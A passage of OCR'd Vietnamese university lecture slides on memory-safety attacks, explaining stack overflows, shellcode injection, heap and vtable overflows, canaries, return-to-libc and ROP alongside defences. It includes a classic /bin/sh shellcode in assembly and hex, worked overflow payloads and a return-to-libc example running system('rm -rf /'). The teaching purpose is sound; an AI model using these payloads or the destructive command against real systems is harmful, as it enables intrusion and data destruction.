Ví dụ về tràn bộ đệm

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    return;
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

pop %ebp

%ebp = 0x0021654d
→SEGMENTATION FAULT




42

Tràn bộ đệm – Ví dụ khác

```
void func(char *arg1)
{
   int authenticated = 0
   char buffer[4];
   strcpy(buffer, arg1);
   if(authenticated){//privileged execution}
}
int main()
{
   char *mystr = "AuthMe!";
   func(mystr);
   ...
}
```

Hàm được thực thi như thế nào?




43

Tràn bộ đệm – Ví dụ khác

```
void func(char *arg1)
{
   int authenticated = 0
   char buffer[4];
   strcpy(buffer, arg1);
   if(authenticated){//privileged execution}
}
int main()
{
   char *mystr = "AuthMe!";
   func(mystr);
   ...
}
```


Dữ liệu tràn ra khỏi bộ đệm có thể ghi đè vào các ô nhớ khác



44

Khai thác lỗ hổng tràn bộ đệm

- Lỗ hổng tràn bộ đệm cho phép kẻ tấn công truy cập (read/write/execute) tùy ý vào vùng nhớ khác
- Phương thức khai thác phổ biến nhất: chèn mã nguồn thực thi (code injection)
- Ý tưởng



45

Code Injection – Cách khai thác

1. Tìm lỗ hổng an toàn bộ nhớ
2. Ghi mã độc vào một vùng nhớ nào đó
   - Phải xác định được địa chỉ vùng nhớ mà mã độc được ghi vào
3. Ghi đè địa chỉ vùng nhớ chứa mã độc vào RIP
   - Thông thường, từ việc khai thác 1 vị trí lỗi có thể đồng thời ghi mã độc và ghi đè RIP
4. Hàm có lỗ hổng trả về
5. Mã độc được thực thi

46


Code Injection – Ví dụ

Giả sử kẻ tấn công muốn thực thi lệnh được lưu trong vùng nhớ bắt đầu ở địa chỉ **0xdeadbeef**.

Kẻ tấn công muốn ghi đè giá trị nào lên RIP?

Kẻ tấn công đưa giá trị đầu vào nào cho hàm **gets**?


gets bắt đầu ghi từ ô nhớ này và có thể ghi đè tới bất kỳ ô nhớ nào ở trên **name**, bao gồm cả RIP!




```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```


Code Injection – Ví dụ

- Đầu vào: `'A' * 24 + '\xef\xbe\xad\xde'`
  - Ghi 24 byte vào name và SFP
  - Ghi địa chỉ của lệnh muốn thực thi vào RIP
- Làm cách nào để thực thi các lệnh không nằm trong bộ nhớ?
  - Sử dụng Shellcode




```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

Shellcode

- Shellcode: mã độc được chèn vào bộ nhớ để khai thác lỗ hổng
  - Tạo ra và thực thi lệnh shell của HĐH
- Đây là cách thức phổ biến nhất để thực thi mã độc

```
xor %eax, %eax
push %eax
push $0x68732f2f
push $0x6e69622f
mov %esp, %ebx
mov %eax, %ecx
mov %eax, %edx
mov $0xb, %al
int $0x80
```

→

```
0x31 0xc0 0x50 0x68
0x2f 0x2f 0x73 0x68
0x68 0x2f 0x62 0x69
0x6e 0x89 0xe3 0x89
0xc1 0x89 0xc2 0xb0
0x0b 0xcd 0x80
```



Code Injection – Ví dụ

Giả sử SHELLCODE có độ dài 12 byte, địa chỉ của **name** là **0xbfffcd40**.

SHELLCODE có thể ghi vào bộ nhớ từ địa chỉ nào? Kẻ tấn công muốn ghi đè giá trị nào lên RIP?


Kẻ tấn công đưa giá trị đầu vào nào cho hàm **gets**?

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```



Code Injection – Ví dụ

- Đầu vào: **SHELLCODE** + **'A' * 12** + **'\x40\xcd\xff\xbf'**
  - 12 bytes chứa shellcode
  - 12 byte lấp đầy **name** và SFP của **vulnerable**
  - Địa chỉ của shellcode
- Có cách khác không?
- Nếu SHELLCODE có kích thước lớn hơn 28 byte?





```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```


51

Code Injection – Ví dụ


- Nếu shellcode có kích thước lớn thì đặt vào sau ô nhớ chứa RIP
  - RIP = ?
- Ví dụ: **'A' * 24** + **'\x5c\xcd\xff\xbf'** + **SHELLCODE**
  - 24 byte lấp đầy **name** và SFP 0xbfffcd5c
  - 4 byte địa chỉ vùng nhớ chứa shellcode ghi đè vào ô nhớ chứa RIP
  - Nội dung Shellcode




```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```


52


Code Injection – Hệ quả



53

Code Injection – Hệ quả

Đầu vào:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`



Giá trị SFP (giá trị con trỏ EBP của hàm gọi) bị ghi đè bởi `'AAAA'`, do đó SFP trỏ tới (thường là không hợp lệ) địa chỉ `AAAA` (`0x41414141`)

54

Code Injection – Hệ quả

Đầu vào:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`


```
void vulnerable(void)
{
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```



Giá trị RIP (giá trị này sẽ khôi phục cho con trỏ EIP khi hàm trả về để trỏ tới lệnh tiếp theo được thực thi) bị ghi đè bởi `0xbfffcd40`, do đó RIP trỏ tới ô nhớ đầu tiên chứa shellcode

55

Code Injection – Hệ quả

Đầu vào:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`


```
void vulnerable(void)
{
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```



Trả về từ hàm **gets**: dịch ESP lên 4 byte

56

Code Injection – Ví dụ

Đầu vào:
```
SHELLCODE + 'A' * 12
+ '\x40\xcd\xff\xbf'
```

```
void vulnerable(void)
{
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

EIP → `popl %ebp`

ESP → `main:`

EBP →

... ...
... ...
... ...
... ...
... ...
... ...
'\x00' ...
(RIP) 0xbfffcd40
(SFP) 'AAAA'
(name) 'AAAA'
(name) 'AAAA'
(name) SHELLCODE
(name) SHELLCODE
(name) SHELLCODE
...

Kết thúc hàm **vulnerable**: dịch ESP tới EBP

57

Code Injection – Hệ quả

EBP →

Đầu vào:
```
SHELLCODE + 'A' * 12
+ '\x40\xcd\xff\xbf'
```

```
void vulnerable(void)
{
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

EIP → `popl %ebp`


ESP → `ret`

... ...
... ...
... ...
... ...
... ...
... ...
'\x00' ...
(RIP) 0xbfffcd40
(SFP) 'AAAA'
(name) 'AAAA'
(name) 'AAAA'
(name) SHELLCODE
(name) SHELLCODE
(name) SHELLCODE
...

Kết thúc hàm **vulnerable**: khôi phục EBP bằng SFP, bởi vậy EBP trỏ tới ô nhớ có địa chỉ **'AAAA'**. Hiện tại điều này chưa gây ảnh hưởng gì. Tuy nhiên, sau đó lỗi có thể phát sinh khi hàm caller trả về.

58

Code Injection – Hệ quả



có thể xảy ra ở mọi ngôn ngữ nếu sử dụng đến heap(khó hơn nếu ko phải ngôn ngữ OOP)

Lỗ hổng khi truy cập vùng nhớ heap


- Heap overflow: size thay đổi, ko cố định
  - Đối tượng được cấp phát bộ nhớ trong heap (**malloc**, **new**)
  - Không kiểm soát dữ liệu được ghi vào bộ đệm
  - Dữ liệu tràn ra khỏi bộ đệm ghi đè vào vùng dữ liệu, con trỏ khác
  - Hậu quả: mã độc được thực thi, luồng chương trình bị thay đổi
- Use-after-free:
  - Một đối tượng được giải phóng bộ nhớ quá sớm(**free**, **delete**)
  - Kẻ tấn công xin cấp phát bộ nhớ, mà có thể sẽ được cấp phát vùng nhớ vừa được giải phóng
  - Kẻ tấn công ghi dữ liệu độc hại vào vùng nhớ
  - Chương trình truy cập vào vùng nhớ mà đã được giải phóng và sử dụng dữ liệu độc hại

Heap overflow: C++ vtables

- C++ là một ngôn ngữ lập trình hướng đối tượng
  - Mỗi lớp sẽ được khai báo cùng với các thuộc tính và phương thức
- Khi đối tượng được khởi tạo, một vùng nhớ trong heap được cấp phát
- Quản lý vùng nhớ của đối tượng:
  - Mỗi lớp có một bảng ảo(vtable: chứa con trỏ tới các phương thức triển khai từ phương thức ảo)
  - Khi đối tượng được khởi tạo, con trỏ vtable(thường đặt ở đầu đối tượng) trỏ tới vùng nhớ chứa bảng ảo của lớp
  - Thực thi phương thức: Xác định địa chỉ của phương thức theo độ lệch với con trỏ vtable

61


C++ vtables



x là một đối tượng của ClassX.
y là một đối tượng của ClassY.

62

C++ vtables




Để thực thi một phương thức của **y**:
(1) Theo con trỏ vtable của y tới bảng vtable của **ClassY**
(2) Theo con trỏ trong bảng vtable tới vùng nhớ chứa mã thực thi của phương thức

63

ghi đè con trỏ vtables
-> thực thi SHELLCODE

C++ vtables



Giả sử lỗi tràn bộ đệm xuất hiện cho phép làm tràn thuộc tính nào đó của **x**, giá trị con trỏ vtable của **y** có thể bị ghi đè

64

Buffer Overflow – Phòng chống

sử dụng các câu lệnh điều kiện để kiểm soát

- **Secure Coding**: sử dụng các hàm an toàn có kiểm soát kích thước dữ liệu đầu vào.
  - fgets(), strlcpy(), strlcat()…
- Stack Shield:
  - Lưu trữ địa chỉ trả về vào vùng nhớ bảo vệ không thể bị ghi đè
  - Sao chép địa chỉ trả về từ vùng nhớ bảo vệ
- Stack Guard: sử dụng các giá trị canh giữ (canary) để phát hiện mã nguồn bị chèn
- Non-executable pages: Không cho phép thực thi mã nguồn trong một số loại trang nhớ, ví dụ: stack
  - Linux: sysctl -w kernel.exec-shield=0
  - Vẫn bị khai thác bởi kỹ thuật return-to-libc, return-oriented programming


65

Sử dụng giá trị canh giữ - Ví dụ

```
callee()
{
   int canary = random;
   char buffer[4];
   ...
   if(canary!=random)
   //detect attack
   else return;
}
```

```
static int random;
caller()
{
   random = rand();
   callee();
}
```

chỉ thay đổi 1 lần duy nhất



66

chương trình tồn tại rủi ro để kẻ tấn công có thể đọc ô nhớ tùy ý -> đọc đc canary

Sử dụng giá trị canh giữ - Hạn chế

- Rò rỉ giá trị canh giữ: đối phương ghi đè giá trị canh giữ bằng giá trị của chính nó
  - Bất kỳ lỗ hổng nào làm rò rỉ bộ nhớ stack đều cho phép kẻ tấn công xác định được giá trị canh giữ. Ví dụ: lỗ hổng xâu định dạng

canary nên tối thiểu 64 bits

canary phải đặt trc biến bộ đệm -> stack ghi ngược

- Vòng tránh giá trị canh giữ:

1 canary -> 1 bộ đệm đc canh giữ

  - Giá trị canh giữ có tác dụng khi các hàm nhận dữ liệu đầu vào ghi dữ liệu liên tục từ địa chỉ thấp đến địa chỉ cao.
  - Một vài kỹ thuật tấn công cho phép ghi vòng quang giá trị canh giữ:
    - Khai thác lỗ hổng xâu định dạng cho phép ghi vào ô bất kỳ
    - Tràn bộ đệm trong vùng nhớ heap
    - Khai thác lỗ hổng trong C++ vtable
- Kẻ tấn công có thể đoán giá trị canh giữ


canary khai báo trong stack -> chỉ khả dụng trong stack -> ko dùng đc trong heap

Non-executable pages – Hạn chế

- Kỹ thuật này không thể ngăn cản kẻ tấn công lợi dụng mã thực thi đã được nạp sẵn trong bộ nhớ.
  - Ví dụ: các hàm thư viện chuẩn của C (libc), hàm lời gọi hệ thống
- Phần lớn các chương trình thường sử dụng các hàm mà mã nguồn đã được nạp vào bộ nhớ
- Các kỹ thuật khai thác:
  - Return-to-libc: ghi đè giá trị RIP để nhảy tới hàm trong thư viện chuẩn của C, hoặc hàm lời gọi hệ thống
  - Return-oriented programming (ROP): tạo shellcode mà nó sử dụng một phần mã thực thi đã được nạp

Return-to-libc: Ví dụ


- Kẻ tấn công muốn thực thi **`system("rm -rf /")`**



69

Return-to-libc: Ví dụ

- Kẻ tấn công muốn thực thi **`system("rm -rf /")`**



70

Return-to-libc: Ví dụ

- Kẻ tấn công muốn thực thi **`system("rm -rf /")`**

Khi hàm **`vulnerable`** trả về, con trỏ EIP nhảy tới hàm **`system`**, và tham số được truyền vào là 4 byte trên con trỏ ESP, tức là địa chỉ của xâu **`"rm -rf /"`**!

```
void vulnerable(void)
{
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
system:
    ...

vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

ESP →

EBP →

...	...	...	...
...	...	...	...
...	...	...	...
'\0'	...	...	...
'r'	'f'	' '	'/'
'r'	'm'	' '	'-'
[address of "rm -rf /"]			
'BBBB'			
[address of system()]			
'AAAA'			
'AAAA'			
'AAAA'			
'AAAA'			
'AAAA'			
'AAAA'			
&name(tham số của gets)			

Return-oriented programming (ROP)

- Thay vì thực thi toàn bộ một hàm, có thể thực thi các mảnh của các hàm được đặt ở các vị trí khác nhau.
  - Không cần EIP phải nhảy tới đầu hàm mà chỉ cần nhảy tới vị trí ở giữa hàm mà có đoạn mã cần thực hiện
- Gadget: một đoạn mã nhỏ chứa các lệnh đã được nạp vào trong bộ nhớ:
  - Thường kết thúc bởi lệnh **`ret`**
  - Không phải là một hàm đầy đủ
- Chiến thuật của ROP: ghi đè một chuỗi các địa chỉ trả về, bắt đầu ở ô nhớ chứa giá trị RIP
  - Mỗi địa chỉ trả về trỏ tới 1 gadget
  - Gadget thực thi và kết thúc với một lệnh **`ret`**
  - Lệnh ret thực thi khiến cho EIP nhảy tới gadget tiếp theo

ROP – Ví dụ


- Giả sử shellcode cần thực hiện 2 lệnh sau:

```
mov $1, %eax
xor %eax, %ebx
```

- Các lệnh này nằm trong 2 hàm đã được nạp vào bộ nhớ:

```
foo:
            ...
<foo+7>   add $4, %esp
<foo+10>  xor %eax, %ebx
<foo+12>  ret

bar:
            ...
<bar+22>  and $1, %edx
<bar+25>  mov $1, %eax
<bar+30>  ret
```



ROP – Ví dụ

Khai thác:

```
'A' * 24
    + [address of <bar+25>]
    + [address of <foo+10>]
    + ... (more chains)
```

```
void vulnerable(void)
{
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```


```
foo:
    add $4, %esp
    xor %eax, %ebx
    ret

